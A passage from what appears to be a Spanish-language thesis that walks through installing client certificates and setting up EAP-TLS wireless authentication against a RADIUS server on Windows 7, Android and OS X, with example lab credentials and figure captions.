
El siguiente paso es seleccionar la carpeta en el que el certificado se almacenará, es decir que el usuario selecciona a que raíz pertenece el certificado, es recomendable que se deje en la opción que se encuentra por defecto.



**Figura. 83 Almacenamiento de certificados**




Para finalizar el asistente, se presiona el botón finalizar como se muestra en la figura:



**Figura. 84 Finalización del asisten de instalación**

La instalación genera una nueva clave para el intercambio de información, para los que se debe seguir con los siguientes pasos:


En la ventana que se presenta, se presiona el botón de nivel de seguridad, selecciona nivel alto y *siguiente*, se escribe la contraseña de encriptación, para este caso: *espe14*, el proceso pedirá confirmación de la instalación del certificado, se confirma presionando *si*:



**Figura. 85 Clave de intercambio de información**

Una vez instalado el certificado, se debe confirmar que es un certificado de confianza para que poder ser utilizado en la autenticación del suplicante, para ello, se da clic en el botón de inicio y se ingresa el siguiente comando:


*certutil -f -enterprise -addstore NTAUTH AD.crt*



**Figura. 86 Clave de intercambio de información**


Instalados los certificados y validados, se procederá a configurar los parámetros de la red inalámbrica, para lo cual se siguen los siguientes pasos:

Se ingresa al centro de redes y recursos compartidos de Windows 7, de la ventana se selecciona *configurar una nueva conexión o red*, como se observa en la siguiente figura:




**Figura. 87 Creación de nueva conexión o red**

Se debe seleccionar la opción de *Conectar manualmente a una red inalámbrica*.



**Figura. 88 Tipos de conexión**


Se configuran los parámetros de la red al que se va a conectar:



**Figura. 89 Parámetros de red**

A continuación como se muestra en las imágenes se configura los parámetros de seguridad.


Se selecciona la opción de *Cambiar la configuración de conexión*, y en la ventana que se presenta seleccionar la pestaña de *seguridad*, depuse se presiona el botón de *Configuración*.



**Figura. 90 Configuración de parámetros**

En la siguiente ventana se muestra las configuraciones de seguridad, como la selección del certificado que ya fue instalado en pasos anteriores,

se configura la dirección *IP* del servidor al que se va y se presiona el botón *Configurar...* y se desmarca el visto en el dialogo, se acepta y se cierran las ventanas.



**Figura. 91** Parámetros de seguridad

Se selecciona la red a conectar en este caso *tesis14*, posterior se solicitará las credenciales, las mismas que fueron creadas en la base de datos en pasos anteriores, para el ejemplo se utilizará *usuarioa*, *clavea*. Como se indica en la siguiente figura:




Figura. 92 Autenticación

## 2.6.2 Instalación de certificados en Android

A continuación el procedimiento a seguir para instalar los certificados y conectar un teléfono con sistema operativo Android.

Para poder instalar los certificados dentro del teléfono se necesita copiar los 4 archivos necesarios para el suplicante en la raíz del dispositivo, como se muestra en la siguiente imagen:




Figura. 93 Archivos ubicados en la raíz

Para instalar los certificados se ingresa *Ajustes > Seguridad > Instalar desde el almacenamiento*, para poder instalar el certificado se solicitará la contraseña del certificado (*espe14*), finalmente confirma si el certificado a instalarse es el correcto como indica la siguiente figura.




Figura. 94 Archivos ubicados en la raíz



Si se desea comprobar que el certificado ha sido instalado de forma correcta, se ingresa: *Ajustes > Seguridad > Credenciales de confianza > PERSONAL* donde se podrá comprobar el certificado instalado y los datos que este contiene.




Figura. 95 Certificado instalado


Para conectarse a la red se ingresa a: *Ajustes > Wifi*, se selecciona la red (*tesis14*), donde se solicitará toda la información necesaria para que el suplicante en este caso el teléfono *Android* se conecte.



Figura. 96 Conexión a red inalámbrica

### 2.6.3 Instalación de certificados en OS X

Para instalar los certificados en OS X, se hace doble clic en el certificado a instalar:



**Figura. 97 Certificado cliente\_cert.p12**

Aparecerá una ventana para autorizar el certificado en el llavero (*keychain*), se pone la clave del certificado (*espe14*) y este es agregado como se puede apreciar en la siguiente figura:






Figura. 98 Certificado USUARIO agregado al keychain

Al certificado instalado, se tiene que dar privilegios de confianza. Se hace doble clic en el certificado *USUARIO* y lo hace de confianza en todos sus parámetros como se muestra:



**Figura. 99 Certificado USUARIO**

Se selecciona nuestra red *wireless* (*tesis14*):



**Figura. 100 Certificado USUARIO siempre de confianza**

Se despliega una ventana donde se pide que se llene los campos de *Mode* (*EAP-TLS*) e *Identity* (se selecciona el certificado instalado *USUARIO*) además, se pide el *Username* (*usuarioa*) registrado en el servidor *RADIUS*.




Figura. 101 Credenciales Enterprise

Se verifica el certificado y se selecciona siempre confianza con el certificado emitido por el *SERVIDOR*.




Figura. 102 Certificado SERVIDOR

Como se puede verificar en las preferencias de red inalámbrica, nuestra conexión con *tesis14* esta autenticada vía *EAP-TLS*.




Figura. 103 Conexión establecida vía EAP-TLS

#### 2.6.4 Instalación de certificados en iOS

